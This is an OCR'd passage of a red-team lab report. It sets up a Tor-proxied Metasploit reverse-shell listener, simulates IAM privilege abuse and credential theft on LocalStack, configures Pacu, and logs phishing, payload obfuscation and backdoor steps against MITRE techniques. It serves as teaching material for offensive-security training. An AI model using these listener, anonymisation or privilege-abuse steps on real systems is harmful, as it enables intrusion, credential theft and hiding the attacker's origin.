# otherwise the last appearing option will be accepted
#
dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
#strict_chain
#
# Strict - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# all proxies must be online to play in chain
# otherwise EINTR is returned to the app
#
#random_chain
#
# Random - Each connection will be done via random proxy
# (or proxy chain, see  chain_len) from the list.
# this option is good to test your IDS :)

# Make sense only if random_chain
#chain_len = 2

# Quiet mode (no output from library)
#quiet_mode

^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo
```



```
Session  Actions  Edit  View  Help
  GNU nano 8.6                                   /etc/proxychains.conf *
# Proxy DNS requests - no leak for DNS data
proxy_dns

# Some timeouts in milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# ProxyList format
#       type  host  port [user pass]
#       (values separated by 'tab' or 'blank')
#
#
#        Examples:
#
#               socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#               socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  127.0.0.1 9050
```

Figure 6.31 Shows proxy chain configurtions

Step 3: Launch Metasploit




Figure 6.32 Shows check for proxychains

In msfconsole:

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.43 (kali ip)

set LPORT 4444

exploit

Metasploit now listens for incoming connections via Tor, hiding your Kali VM IP.




Figure 6.33 Shows meterpreter session opened

6.4. Cloud Privilege Abuse Simulation Lab

Step 1: Create an Overprivileged Role

***aws iam create-role ***

***--role-name OverprivilegedRole ***

--assume-role-policy-document '{

"Version": "2012-10-17",

"Statement": [

{"Effect": "Allow", "Principal": {"Service": "ec2.amazonaws.com"}, "Action": "sts:AssumeRole"}

]

***}' ***

--endpoint-url $AWS_ENDPOINT_URL

Figure 6.34 Shows over-privileged role being created


Step 2: Attach Admin Policy to it

***aws iam attach-role-policy ***

***--role-name OverprivilegedRole ***

***--policy-arn arn:aws:iam::aws:policy/AdministratorAccess ***

--endpoint-url $AWS_ENDPOINT_URL




```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws iam attach-role-policy \
   --role-name OverprivilegedRole \
   --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
   --endpoint-url $AWS_ENDPOINT_URL
```

Figure 6.35 Shows admin policy being added to over-privileged role

Step 3: Verify Role

aws iam list-roles --endpoint-url $AWS_ENDPOINT_URL



```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws iam list-roles --endpoint-url $AWS_ENDPOINT_URL
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "OverprivilegedRole",
            "RoleId": "AROAQAAAAAAAPHEG6PBYC",
            "Arn": "arn:aws:iam::000000000000:role/OverprivilegedRole",
            "CreateDate": "2025-09-12T11:48:22.764695+00:00",
            "AssumeRolePolicyDocument": {
                "Version": "2012-10-17",
                "Statement": [
                    {
                        "Effect": "Allow",
                        "Principal": {
                            "Service": "ec2.amazonaws.com"
                        },
                        "Action": "sts:AssumeRole"
                    }
                ]
            },
            "MaxSessionDuration": 3600
        }
    ]
}
```

Figure 6.36 Shows role being verified

Step 3: Assume Overprivileged Role

***aws sts assume-role ***

***--role-arn arn:aws:iam::000000000000:role/OverprivilegedRole ***


***--role-session-name ExploitSession ***

--endpoint-url $AWS_ENDPOINT_URL

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws sts assume-role \
    --role-arn arn:aws:iam::000000000000:role/OverprivilegedRole \
    --role-session-name ExploitSession \
    --endpoint-url $AWS_ENDPOINT_URL
{
    "Credentials": {
        "AccessKeyId": "LSIAQAAAAAAAEDT3AMCA",
        "SecretAccessKey": "HTWyVhJVAQ5rRgJ5nYptKn4OMJCh5TgBe0I2dHCB",
        "SessionToken": "FQoGZXIvYXdzEBYaDXpXd1BZXp5pKH4WHgq8v4fgaQRy34
XekpoN7xE0Q8Dl2u+p3aj/p3Sih4mp7WD9eJBuXDKnj/VTt4J2SQoj7llE9omCDEeb2CuTm
BJbkKUKOHWTVPkVO0j24hh7htHt41HSguMqyUCGiSLBRSVnyJMQ0jZzgzhP116IQOaEGdya
p3GYtXOZqNu8E8sMC0bVJqO4bUFkjVrfJpo5A01oKFM52DKEhNnJwqFelhaoSdAR28OFlyG
B01ClzjAXyFyqJg66OOZMWyw5Ln92Vcin6BAGWkPejqo1LkHmkfhfc2G/ScThtc+fVPpsM5
k18EEJoL52CBlQw7Y36imv+z4=",
        "Expiration": "2025-09-12T12:48:56.629609+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROAQAAAAAAAPHEG6PBYC:ExploitSession",
        "Arn": "arn:aws:sts::000000000000:assumed-role/OverprivilegedRo
le/ExploitSession"
    },
    "PackedPolicySize": 6
}
```

Figure 6.37 Shows credentials of over-privilege role

Step 4: Export the Temporary Credentials from above step



```
┌──(venv)─(kali㉿vbox)-[~]
└─$ export AWS_ACCESS_KEY_ID=LSIAQAAAAAAAEDT3AMCA
export AWS_SECRET_ACCESS_KEY=HTWyVhJVAQ5rRgJ5nYptKn4OMJCh5TgBe0I2dHCB
export AWS_SESSION_TOKEN=FQoGZXIvYXdzEBYaDXpXd1BZXp5pKH4WHgq8v4fgaQRy34
XekpoN7xE0Q8Dl2u+p3aj/p3Sih4mp7WD9eJBuXDKnj/VTt4J2SQoj7llE9omCDEeb2CuTm
BJbkKUKOHWTVPkVO0j24hh7htHt41HSguMqyUCGiSLBRSVnyJMQ0jZzgzhP116IQOaEGdya
p3GYtXOZqNu8E8sMC0bVJqO4bUFkjVrfJpo5A01oKFM52DKEhNnJwqFelhaoSdAR28OFlyG
B01ClzjAXyFyqJg66OOZMWyw5Ln92Vcin6BAGWkPejqo1LkHmkfhfc2G/ScThtc+fVPpsM5
k18EEJoL52CBlQw7Y36imv+z4=
```

Figure 6.38 Shows exporting creds

Step 5: Test Admin Privileges

Check for IAM Users

aws iam list-users --endpoint-url $AWS_ENDPOINT_URL

Create IAM User if not present

aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws iam list-users --endpoint-url $AWS_ENDPOINT_URL
{
    "Users": []
}

┌──(venv)─(kali㉿vbox)-[~]
└─$ aws iam create-user --user-name TestUser --endpoint-url $AWS_ENDPOI
NT_URL
{
    "User": {
        "Path": "/",
        "UserName": "TestUser",
        "UserId": "xe4uv4oyn4hi6ez5ptbv",
        "Arn": "arn:aws:iam::000000000000:user/TestUser",
        "CreateDate": "2025-09-12T11:50:46.033586+00:00"
    }
}
```

Figure 6.39 Shows a test IAM role being created

Step 6: Attach Admin Policy to Role

***aws iam attach-role-policy ***

***--role-name TestUser ***

***--policy-arn arn:aws:iam::aws:policy/AdministratorAccess ***

--endpoint-url $AWS_ENDPOINT_URL

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws iam attach-user-policy \
  --user-name TestUser \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess \
  --endpoint-url $AWS_ENDPOINT_URL
```

Figure 6.40 Shows user policy being attached

Step 7: Verify Policies and cleanup

> ***aws iam list-attached-role-policies --role-name TestUserRole --endpoint-url $AWS_ENDPOINT_URL***

Detach Policies

> ***aws iam detach-user-policy --user-name TestUser --policy-arn arn:aws:iam::aws:policy/AdministratorAccess --endpoint-url $AWS_ENDPOINT_URL***

Delete IAM user

> ***aws iam delete-user --user-name TestUser --endpoint-url $AWS_ENDPOINT_URL***

Delete roles

> ***aws iam delete-role --role-name TestUser --endpoint-url $AWS_ENDPOINT_URL***




Figure 6.41 Shows deleting users

6.4.1. Setup and Resource Creation for Cloud Exploitation

export AWS_ACCESS_KEY_ID=test

export AWS_SECRET_ACCESS_KEY=test

export AWS_DEFAULT_REGION=us-east-1

export AWS_ENDPOINT_URL=http://localhost:4566

Create an S3 bucket and upload a dummy file

aws --endpoint-url=$AWS_ENDPOINT_URL s3 mb s3://mock-bucket

echo "This is a test file for exfiltration." > dummy.txt

aws --endpoint-url=$AWS_ENDPOINT_URL s3 cp dummy.txt s3://mock-bucket/dummy.txt

Create IAM role and user

aws --endpoint-url=$AWS_ENDPOINT_URL iam create-role --role-name mock-role --assume-role-policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Principal":{"Service":"ec2.amazonaws.com"},"Action":"sts:AssumeRole"}]}'

aws --endpoint-url=$AWS_ENDPOINT_URL iam create-user --user-name mock-user

Create EC2 volume

aws --endpoint-url=$AWS_ENDPOINT_URL ec2 create-volume --availability-zone us-east-1a --size 1

Create CloudWatch log group

aws --endpoint-url=$AWS_ENDPOINT_URL logs create-log-group --log-group-name /mock/log/group

Create Lambda function

echo -e 'def lambda_handler(event, context):\n   return {"statusCode": 200}' > lambda_function.py

zip dummy.zip lambda_function.py

```
aws --endpoint-url=$AWS_ENDPOINT_URL lambda create-function --function-name mock-function \
--runtime python3.8 --role arn:aws:iam::000000000000:role/mock-role \
--handler lambda_function.lambda_handler --zip-file fileb://dummy.zip

# Create SNS topic
aws --endpoint-url=$AWS_ENDPOINT_URL sns create-topic --name mock-topic

# Create DynamoDB table
aws --endpoint-url=$AWS_ENDPOINT_URL dynamodb create-table \
  --table-name mock-table \
  --attribute-definitions AttributeName=Id,AttributeType=S \
  --key-schema AttributeName=Id,KeyType=HASH \
  --provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ export AWS_ACCESS_KEY_ID=test

┌──(venv)─(kali㉿vbox)-[~]
└─$ export AWS_SECRET_ACCESS_KEY=test

┌──(venv)─(kali㉿vbox)-[~]
└─$ export AWS_DEFAULT_REGION=us-east-1

┌──(venv)─(kali㉿vbox)-[~]
└─$ export AWS_ENDPOINT_URL=http://localhost:4566

┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 mb s3://mock-bucket
make_bucket: mock-bucket

┌──(venv)─(kali㉿vbox)-[~]
└─$ echo "This is a test file for exfiltration." > dummy.txt

┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL s3 cp dummy.txt s3://mock-bucket/dummy.txt
upload: ./dummy.txt to s3://mock-bucket/dummy.txt

┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-role --role-name mock-role --assume-role-policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Principal":{"Service":"ec2.amazonaws.com"},"Action":"sts:AssumeRole"}]}'
{
    "Role": {
        "Path": "/",
        "RoleName": "mock-role",
        "RoleId": "AROAQAAAAAAAAL64R5H2C",
        "Arn": "arn:aws:iam::000000000000:role/mock-role",
        "CreateDate": "2025-09-14T18:56:06.998594+00:00",
        "AssumeRolePolicyDocument": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Effect": "Allow",
                    "Principal": {
                        "Service": "ec2.amazonaws.com"
                    },
                    "Action": "sts:AssumeRole"
                }
            ]
        }
    }
}
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL iam create-user --user-name mock-user
{
    "User": {
        "Path": "/",
        "UserName": "mock-user",
        "UserId": "nhn87fqknol85e8k9xkq",
        "Arn": "arn:aws:iam::000000000000:user/mock-user",
        "CreateDate": "2025-09-14T18:56:19.397764+00:00"
    }
}
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL ec2 create-volume --availability-zone us-east-1a --size 1
{
    "VolumeType": "gp2",
    "VolumeId": "vol-f4ade234e42c2f83d",
    "Size": 1,
    "SnapshotId": "",
    "AvailabilityZone": "us-east-1a",
    "State": "creating",
    "CreateTime": "2025-09-14T18:57:07+00:00",
    "Encrypted": false
}
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL logs create-log-group --log-group-name /mock/log/group

┌──(venv)─(kali㉿vbox)-[~]
└─$ echo -e 'def lambda_handler(event, context):\n    return {"statusCode": 200}' > lambda_function.
py

┌──(venv)─(kali㉿vbox)-[~]
└─$ zip dummy.zip lambda_function.py
  adding: lambda_function.py (stored 0%)
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL lambda create-function --function-name mock-function \
--runtime python3.8 --role arn:aws:iam::000000000000:role/mock-role \
--handler lambda_function.lambda_handler --zip-file fileb://dummy.zip
{
    "FunctionName": "mock-function",
    "FunctionArn": "arn:aws:lambda:us-east-1:000000000000:function:mock-function",
    "Runtime": "python3.8",
    "Role": "arn:aws:iam::000000000000:role/mock-role",
    "Handler": "lambda_function.lambda_handler",
    "CodeSize": 253,
    "Description": "",
    "Timeout": 3,
    "MemorySize": 128,
    "LastModified": "2025-09-14T18:58:25.928694+0000",
    "CodeSha256": "OS/RFt2LaXTnja+GDNmIF5KjMfzI4q7JfbPoHYE/EvY=",
    "Version": "$LATEST",
    "TracingConfig": {
        "Mode": "PassThrough"
    },
    "RevisionId": "99040acf-e3b1-4765-a2f7-80043dcd7a94",
    "State": "Pending",
    "StateReason": "The function is being created.",
    "StateReasonCode": "Creating",
    "PackageType": "Zip",
    "Architectures": [
        "x86_64"
    ],
    "EphemeralStorage": {
        "Size": 512
    },
    "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
    },
    "RuntimeVersionConfig": {
        "RuntimeVersionArn": "arn:aws:lambda:us-east-1::runtime:8eeff65f6809a3ce81507fe733fe09b83589
9b99481ba22fd75b5a7338290ec1"
    },
    "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/mock-function"
    }
}
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL sns create-topic --name mock-topic
{
    "TopicArn": "arn:aws:sns:us-east-1:000000000000:mock-topic"
}
```

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ aws --endpoint-url=$AWS_ENDPOINT_URL dynamodb create-table \
    --table-name mock-table \
    --attribute-definitions AttributeName=Id,AttributeType=S \
    --key-schema AttributeName=Id,KeyType=HASH \
    --provisioned-throughput ReadCapacityUnits=5,WriteCapacityUnits=5
{
    "TableDescription": {
        "AttributeDefinitions": [
            {
                "AttributeName": "Id",
                "AttributeType": "S"
            }
        ],
        "TableName": "mock-table",
        "KeySchema": [
            {
                "AttributeName": "Id",
                "KeyType": "HASH"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": "2025-09-15T00:29:40.059000+05:30",
        "ProvisionedThroughput": {
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 5,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 0,
        "ItemCount": 0,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/mock-table",
        "TableId": "4b47f8d3-f2f0-4510-a1d1-13997760c9f2",
        "DeletionProtectionEnabled": false
    }
}
```

Figure 6.42 Shows all commands executed in localstack

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ ls
adminpass            Desktop    Downloads  dummy.zip           LICENSE      localstack  pacu      Public     venv     Vide
capstone-localstack  Documents  dummy.txt  lambda_function.py  LICENSE.txt  Music       Pictures  README.md  VERSION
```

Figure 6.43 Shows data successfully saved

6.4.2. Pacu Commands Executed

```
┌──(venv)─(kali㉿vbox)-[~]
└─$ docker run --rm -it --name pacu7 --network redteam-net \
  -e AWS_ACCESS_KEY_ID=test \
  -e AWS_SECRET_ACCESS_KEY=test \
  -e AWS_REGION=us-east-1 \
  local-pacu

No database found at /root/.local/share/pacu/sqlite.db
Database created at /root/.local/share/pacu/sqlite.db
```

```
Version: 1.6.1
What would you like to name this new session? pacu7
Session pacu7 created.
```

```
    Boto3/1.4.7 Python/2.7.0 Java/1.8.0_112 Botocore/1.7.21
Pacu (pacu7:No Keys Set) > set_keys
Setting AWS Keys...
Press enter to keep the value currently stored.
Enter the letter C to clear the value, rather than set it.
If you enter an existing key_alias, that key's fields will be updated instead of added.
Key alias must be at least 2 characters

Key alias [None]: test
Access key ID [None]: test
Secret access key [None]: test
Session token (Optional - for temp AWS keys only) [None]: test

Keys saved to database.
```

Figure 6.44 Shows pacu setup

Pacu is ideal for controlled security assessments where the goal is to test security postures, simulate real-world attacks, and identify weaknesses in IAM configurations. However, for precise resource management and endpoint-specific operations, the AWS CLI or SDKs are recommended.




Figure 6.45 Phases involved




Figure 6.46 Attack path diagram

7. Log Table

Phase	*Host / Source*	*Tool(s)*	*Action / Event*	*MITRE Technique*	*Notes*
Recon (Cloud)	Attacker → Cloud	Pacu (S3 enumeration)	S3 bucket enumeration and list operations	T1580 / T1526	Discovered open/mock S3 bucket; enumerated objects.
Recon (Network)	Attacker VM	Proxychains (curl via proxy)	Proxied external reconnaissance (IP discovery)	T1590	Proxychains used to hide origin.
Recon (DNS)	Victim	tcpdump (DNS capture)	DNS queries to newly-registered phishing domain observed	T1590	Multiple lookups, suspicious TTL patterns.
Delivery (Phishing)	Attacker → Victim	PyPhisher / GoPhish	Phishing link generated and sent → credentials captured	T1566.001	Credentials & OTP captured and logged.
Delivery (Phishing)	Victim	PyPhisher	Victim submitted email/password + OTP; redirected to genuine site	T1566.001	Captured abc@gmail.com / abc123 (lab example).
Weaponize / Payload	Attacker	msfvenom (payload generation)	Generated backdoor and payload variants	T1204 / T1222	Multiple payload formats created (meterpreter & raw reverse shell).
Obfuscation (Evasion)	Attacker	Veil / Veil-Evasion (obfuscation tools)	Obfuscated payload created and saved	T1027	Prepared to bypass signature detection.

Phase	***Host / Source***	***Tool(s)***	***Action / Event***	***MITRE Technique***	***Notes***
Delivery (Transfer)	Attacker → Victim	SCP / file transfer tools	Payload uploaded to victim download path	T1105	File transferred to victim.
Execution / Access	Victim	PowerShell / netcat (execution/listener)	Backdoor executed; reverse connection established to attacker	T1059 / T1071	Attacker listener received connection.
